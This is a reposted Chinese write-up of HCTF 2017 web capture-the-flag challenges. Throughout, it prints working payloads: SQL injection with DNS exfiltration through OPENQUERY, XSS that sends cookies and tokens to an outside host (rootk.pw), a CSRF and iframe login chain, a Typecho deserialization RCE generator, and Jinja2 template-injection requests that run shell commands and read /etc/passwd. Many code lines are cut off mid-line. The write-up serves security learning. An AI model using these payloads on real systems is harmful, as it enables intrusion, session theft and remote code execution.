HCTF2017-Web-Writeup

转载

dengzhasong7076 于 2017-11-14 11:14:00 发布 612 收藏
文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/iamstudy/articles/hctf_2017_web_writeup.html

boring website

先通过扫描得到: http://106.15.53.124:38324/www.zip

```
<?php
echo "Bob received a mission to write a login system on someone else's server, and he he only finished half
echo "flag is hctf{what you get}<br /><br />";
error_reporting(E_ALL^E_NOTICE^E_WARNING);

try {
   $conn = new PDO( "sqlsrv:Server=*****;Database=not_here","oob", "");
}

catch( PDOException $e ) {
   die( "Error connecting to SQL Server".$e->getMessage() );
}

#echo "Connected to MySQL<br />";
echo "Connected to SQL Server<br />";

$id = $_GET['id'];
if(preg_match('/EXEC|xp_cmdshell|sp_configure|xp_reg(.*)|CREATE|DROP|declare|if|insert|into|outfile|dumpfil
    die('NoNoNo');
}
$query = "select message from not_here_too where id = $id"; //link server: On  linkname:mysql

$stmt = $conn->query( $query );
if ( @$row = $stmt->fetch( PDO::FETCH_ASSOC ) ){
    //TO DO: ...
    //It's time to sleep...
}

?>
```

从注释来看，这里说了`link server: On linkname:mysql`，sqlserver里面有几个函数可以外连远程数据库再执行sql语句，比如`OPENQUERY`函数

然后再通过dns通道将查询的结果传出来。

```
url = "http://120.25.216.69:38324/?id=aaaa union select * from OPENQUERY([mysql],'SELECT LOAD_FILE(CONCAT(\

url = "http://120.25.216.69:38324/?id=aaaa union select * from OPENQUERY([mysql],'SELECT LOAD_FILE(CONCAT(\

url = "http://120.25.216.69:38324/?id=aaaa union select * from OPENQUERY([mysql],'SELECT LOAD_FILE(CONCAT(\
```

2017-11-11 03:11:48	dn5-1og-can-take-f14g-6as84f.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:11:48	dn5-1og-can-take-f14g-6as84f.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:11:38	flag.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:11:38	flag.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:10:37	password.1dd42c44.2m1.pw.	A	查看
2017-11-11 03:10:37	password.1dd42c44.2m1.pw.	A	查看

这里有一个非预期的另类解法:

```
http://120.25.216.69:38324/?id=1 union select * from OPENQUERY([mysql],'select if(ord(mid((select SCHEMA_NA
```

可以通过sql语句进行笛卡尔积计算查询导致延时效果，但是会出现很严重的后遗症，数据库计算过大的时候会导致数据库挂掉。

值得注意的是OPENQUERY的第二个参数是不能动态加入变量，所以没法使用一些拼接sql的方式来进行获取数据

A World Restored && A World Restored Again

这题原本是一题，但是由于出题人的疏忽非预期导致拆分为两题。

```
flag1: nothing here or all the here ps:flag in admin cookie
flag is login as admin

flag2: flag only from admin bot
```

```
http://messbox.2017.hctf.io/ 简称为messbox
http://auth.2017.hctf.io/ 简称为auth

auth是统一登录管理平台，主要对账号登录注册进行管理，每次登录会生成一个token给messbox进行认证，这里有一个问题就是token不
```

auth有一个xss，并且当前页面是有token的

```
http://auth.2017.hctf.io/login.php?n_url=';stop();location='http://rootk.pw:8080/'+btoa(document.documentEl

url编码:
http://auth.2017.hctf.io/login.php?n_url=%27%3Bstop%28%29%3Blocation%3D%27http%3A%2f%2frootk.pw%3A8080%2f%2
```

这样即可拿到flag1

第二个xss点是在message里面，但是注册用户名处由于出题人疏忽，导致可以xss，另外加上不变token问题，可以利用拿到flag2

```
先注册用户为:
<script src=//auth.2017.hctf.io/getmessage.php?callback=location=%27http://rootk.pw/%27%2bbtoa(document.coo

得到他的token链接为:
http://messbox.2017.hctf.io/?token=NDYyMGZlMTNhNWM3YTAxY3xQSE5qY21sd2RDQnpjbU05THk5aGRYUm9Makl3TVRjdWFHTjBa
```

开始以为是要获取管理员的messbox首页页面，uber的漏洞想法过多干预了，然后把攻击流程想的太复杂了，这样简化的主要问题是
1、先触发auth的xss(因为必须要在登录的情况下才能触发)，并且延时获取csrfcode然后进行登录
2、在未登录前就对auth的账号进行退出，利用csp防止messbox的账号退出
3、再访问user.php触发xss

```
<!DOCTYPE html>
<html>
<head>
  <meta http-equiv="Content-Security-Policy" content="img-src http://auth.2017.hctf.io http://rootk.pw:8080
  <title></title>
</head>
<body>
<script>
var logina = window.top.document.createElement('iframe');
logina.setAttribute('src', 'http://rootk.pw:8080/loginn.html');
window.top.document.body.appendChild(logina);

setTimeout(function() {
  var loginIframe = window.top.document.createElement('iframe');
  loginIframe.setAttribute('src', 'http://rootk.pw:8080/in_and_out.html');
  window.top.document.body.appendChild(loginIframe);
}, 200);

setTimeout(function() {
  var loginIframe = window.top.document.createElement('iframe');
  loginIframe.setAttribute('src', 'http://messbox.2017.hctf.io/user.php');
  window.top.document.body.appendChild(loginIframe);
}, 1600);
</script>
</body>
</html>
```

loginn.html

```
<meta http-equiv="Content-Security-Policy" content="frame-src http://auth.2017.hctf.io">
<iframe src="http://auth.2017.hctf.io/login.php?n_url=%27%3Bstop%28%29%3Bcreate_input%3Dfunction%28n%2Cv%29
```

其中xss执行的代码


```
create_input = function(n,v){
  var input1 = document.createElement('input');
  input1.type = 'text';
  input1.name = n;
  input1.value = v;
  return input1;
}
setTimeout(function() {
  var xhr=new XMLHttpRequest();xhr.open("get","http://auth.2017.hctf.io/login.php");xhr.send(null);xhr.onre
  re=/csrftoken" value=(.*?)>/;
  csrfcode=re.exec(xhr.responseText)[1];
  console.log(csrfcode);
  }}
}, 800);
setTimeout(function() {
  var form1 = document.createElement('form');
  document.head.appendChild(form1);
  form1.appendChild(create_input('user','bbbbba'));
  form1.appendChild(create_input('pass','123456'));
  form1.appendChild(create_input('csrftoken',csrfcode));
  form1.method = 'POST';
  form1.action = 'http://auth.2017.hctf.io/login.php?n_url=zzzzzzzzzzzzzzzz';
  form1.submit();
}, 1200);
```

in_and_out.html

```
<meta http-equiv="Content-Security-Policy" content="img-src http://auth.2017.hctf.io">
<img src="http://auth.2017.hctf.io/logout.php" onerror="redir()">
<script>
    var redir = function() {
        window.location = 'http://auth.2017.hctf.io/login.php';
    };
</script>
```

SQL Silencer


这个注入过滤了很多特殊字符，执行出错会显示`We only have 3 users.`



34	"	200			1048
39	'	200			1048
42	*	200			1048
43	+	200			1048
44	,	200			1048
45	-	200			1048
38	&	200			1048
59	;	200			1048
95	_	200			1048
96	`	200			1048
513		200			1048

但是还是可以利用运算来进行布尔盲注

```
/index/index.php?id=3/(select%0a(ascii(mid((user())from(1)))>0))
```



修改数字0位置，当第一个字符为104的时候，`(select%0a(ascii(mid((user())from(1)))>0))`执行结果为0，`3/0`就会出现`Id error`，这样便可以知道第一个字符，通过修改`from`里面可猜解其余的字符

另外flag表中有两条数据，limit等被限制，可以用regexp正则来匹配hctf字符串

```
/index/index.php?id=3/(select%0a(ascii(mid(((select%0aflag%0afrom%0aflag%0awhere%0aflag%0aregexp%0a0x686374
```

最后拿到一个路径: `./H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/`

通过扫描发现是一个typeecho，用前段时间爆出的rce拿到flag

生成payload

```php
<?php
class Typecho_Feed {
    const RSS1 = 'RSS 1.0';
    const RSS2 = 'RSS 2.0';
    const ATOM1 = 'ATOM 1.0';
    const DATE_RFC822 = 'r';
    const DATE_W3CDTF = 'c';
    const EOL = "\n";
    private $_type;
    private $_items;

    public function __construct() {
        $this->_type = $this::RSS2;
        $this->_items[0] = array(
            'title' => '1',
            'link' => '1',
            'date' => 1508895132,
            'category' => array(new Typecho_Request()),
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request {
    private $_params = array();
    private $_filter = array();

    public function __construct() {
        #$this->_params['screenName'] = 'var_dump(glob(\'/flag_is_here/*\'))';
        $this->_params['screenName'] = 'var_dump(file_get_contents(\'/flag_is_here/flag\'))'; #
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed(),
    'prefix' => 'typecho_',
);

echo base64_encode(serialize($exp));
```

发送包:

```
GET /index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/install.php?finish=1 HTTP/1.1
Host: sqls.2017.hctf.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/6
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,ja;q=0.6
Cookie: __typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6Mjp7czoxOToiAFR5cGVjaG9fRmVlZA
Referer:http://sqls.2017.hctf.io/index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/install.php
Connection: close
```

源码:

```php
<?php
$dbhost  =  'localhost' ;
$dbuser  =  'hctf' ;
$dbpass  =  'hctf2017' ;

function  sql_check ( $sql ){
    if( $sql  <  1  ||  $sql  >  3 ){
        die( 'We only have 3 users.' );
    }

     $check  =  preg_match ( '/&|_|\+|or|,|and| |\|\||#|-|`|;|%00|%0a|%0b|%0c|%0d|%0e|%0f|"|insert|group|li
    if(  $check  ){
        die( "Nonono!" );
    } else {
        return  $sql ;
    }
}
if(isset( $_GET [ 'id' ])){
     $id  =  $_GET [ 'id' ];
     $id  =  sql_check ( $id );

     $db  = new  mysqli ( $dbhost ,  $dbuser ,  $dbpass ,  "hctf" );
    if( mysqli_connect_error ()){
        die( 'Emmmm, could not connect to databse. Plz tell admin.' );
    }

     $sql  =  "SELECT username FROM `user` WHERE id =  { $id }  limit 0 , 1" ;

    if( $result  =  $db -> query (  $sql  )){
        if( $row  =  $result -> fetch_array ( MYSQLI_ASSOC )){
            echo  $row [ 'username' ]. "\n" ;
        }
        else {
            die( 'Id error' );
        }
         $result -> close ();
    }
    else  {
        die( 'There is nothing.' );
    }

     $db -> close ();
}
?>
```

预期解：注入可以通过这样出数据(非盲注)

```
id=1=2|@c:=(select(flag)from(flag)where(flag<0x30))union(select@c)
```

Deserted place

用户信息里面可xss

```
<img src="1" onerror="location='http://rootk.pw:8080/'%2bdocument.cookie">
```

这里有一个可以将别人的message修改为自己的

http://desert.2017.hctf.io/edit.php?callback=RandomProfile&user=xiaoming

其中关键js内容为:

```
<script>
function UpdateProfile(){
    var username = document.getElementById('user').value;
    var email = document.getElementById('email').value;
    var message = document.getElementById('mess').value;

    window.opener.document.getElementById("email").innerHTML="Email: "+email;
    window.opener.document.getElementById("mess").innerHTML="Message: "+message;

    console.log("Update user profile success...");
    window.close();
}

function EditProfile(){
    document.onkeydown=function(event){
        if (event.keyCode == 13){
            UpdateProfile();
        }
    }
}

function RandomProfile(){
    setTimeout('UpdateProfile()', 1000);
}

</script>
</div>
</div>

<script>RandomProfile();</script>

<script>
function update(){

    var email = document.getElementById("email").innerHTML.substr(7);
    var message = document.getElementById("mess").innerHTML.substr(9);
    var csrftoken = document.getElementById("csrft").innerHTML.substr(11);

    var x = new XMLHttpRequest();
    x.open('POST', './api/update.php', true);
    x.setRequestHeader("Content-type","application/x-www-form-urlencoded");
    x.send('message='+message+'&email='+email+'&csrftoken='+csrftoken);
}

function edit(){
    var newWin = window.open("./edit.php?callback=EditProfile",'','width=600,height=600');
    var loop = setInterval(function() {
      if(newWin.closed) {
        clearInterval(loop);
        update();
      }
    }, 1000);

};
</script>
```

当我们点击要编辑的时候，是window.open了一个子页面，等完成之后，子页面关闭触发去修改父页面的内容。

xss3.html

```
<iframe src="http://desert.2017.hctf.io/user.php" name=b></iframe>
<iframe name=a></iframe>

<script>
window.frames[0].open('http://desert.2017.hctf.io/edit.php?callback=EditProfile','a');
setTimeout(
  function(){
    window.frames[1].location.href = 'http://desert.2017.hctf.io/edit.php?callback=RandomProfile&user=kkkkk
  }
,1000);
</script>
```

所以这个exp就是，首先在框架b中打开user.php，在里面window.open一个窗口到框架a中

然后框架a再跳转到修改的页面上面

这一切都是为了能够正常执行edit.php时候的js，不然窗口不对会导致报错。

```
window.opener.document.getElementById("email").innerHTML="Email: "+email;
```

另外的就是做这题目的时候，实际中window.open如果是非用户交互操作是会被浏览器拦截的，但是bot不会去拦截.

这类攻击叫: some攻击方式，参考资料：http://www.benhayak.com/2015/06/same-origin-method-execution-some.html

Repeater

```
from flask import Flask, render_template, render_template_string, request
app = Flask(__name__)

@app.route("/")
def index():
    secret = request.args.get('secret')
    print secret

    black_list = ["__", "[", "]",
    '|a', '|b', '|c', '|d', '|e', '|f', '|g', '|h' , '|i', '|j', '|k', '|l', '|m', '|n', '|o', '|p', '|q',
    ' ', '"', '\x0a', 'os']

    for bad_strings in black_list:
        for param in request.args:
            if bad_strings in request.args[param]:
                if(bad_strings == '\x0a'):
                    return "Emmmmm, '{}' is not allowed.".format(str(list(bad_strings))[2:-2]), 400
                else:
                    return "Emmmmm, '{}' is not allowed.".format(bad_strings), 400

    rendered_template = render_template("app.html", find_secret = secret)
    # print(rendered_template)

    return render_template_string(rendered_template)

if __name__ == "__main__":
    app.run(host="0.0.0.0")
```

执行命令:

```
GET /?secret=secret={%set%0ca,b,c,d,e,f,g,h,i=request|%0cattr(request.args.class|%0cformat(request.args.a,r
Host: love.lemon:5000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: payload=__import__('os').system('touch /tmp/a')
X-Forwarded-For: 8.8.8.8, 127.0.0.1'a
X-Forwarded: 127.0.0.1'a
Client-IP: 127.0.0.1'a
Cluster-Client-IP: 127.0.0.1'a
True-Client-IP: 127.0.0.1'a
Connection: close
Upgrade-Insecure-Requests: 1
```

读取文件

```
GET /?secret={{request|%0cattr(request.cookies.class)|%0cattr(request.cookies.mro)|%0clast()|%0cattr(reques
Cookie: class=__class__;mro=__mro__;sub=__subclasses__;getitem=__getitem__;read=read;file=/etc/passwd;
```

具体参考: http://wooyun.jozxing.cc/static/drops/tips-13683.html

转载于:https://www.cnblogs.com/iamstudy/articles/hctf_2017_web_writeup.html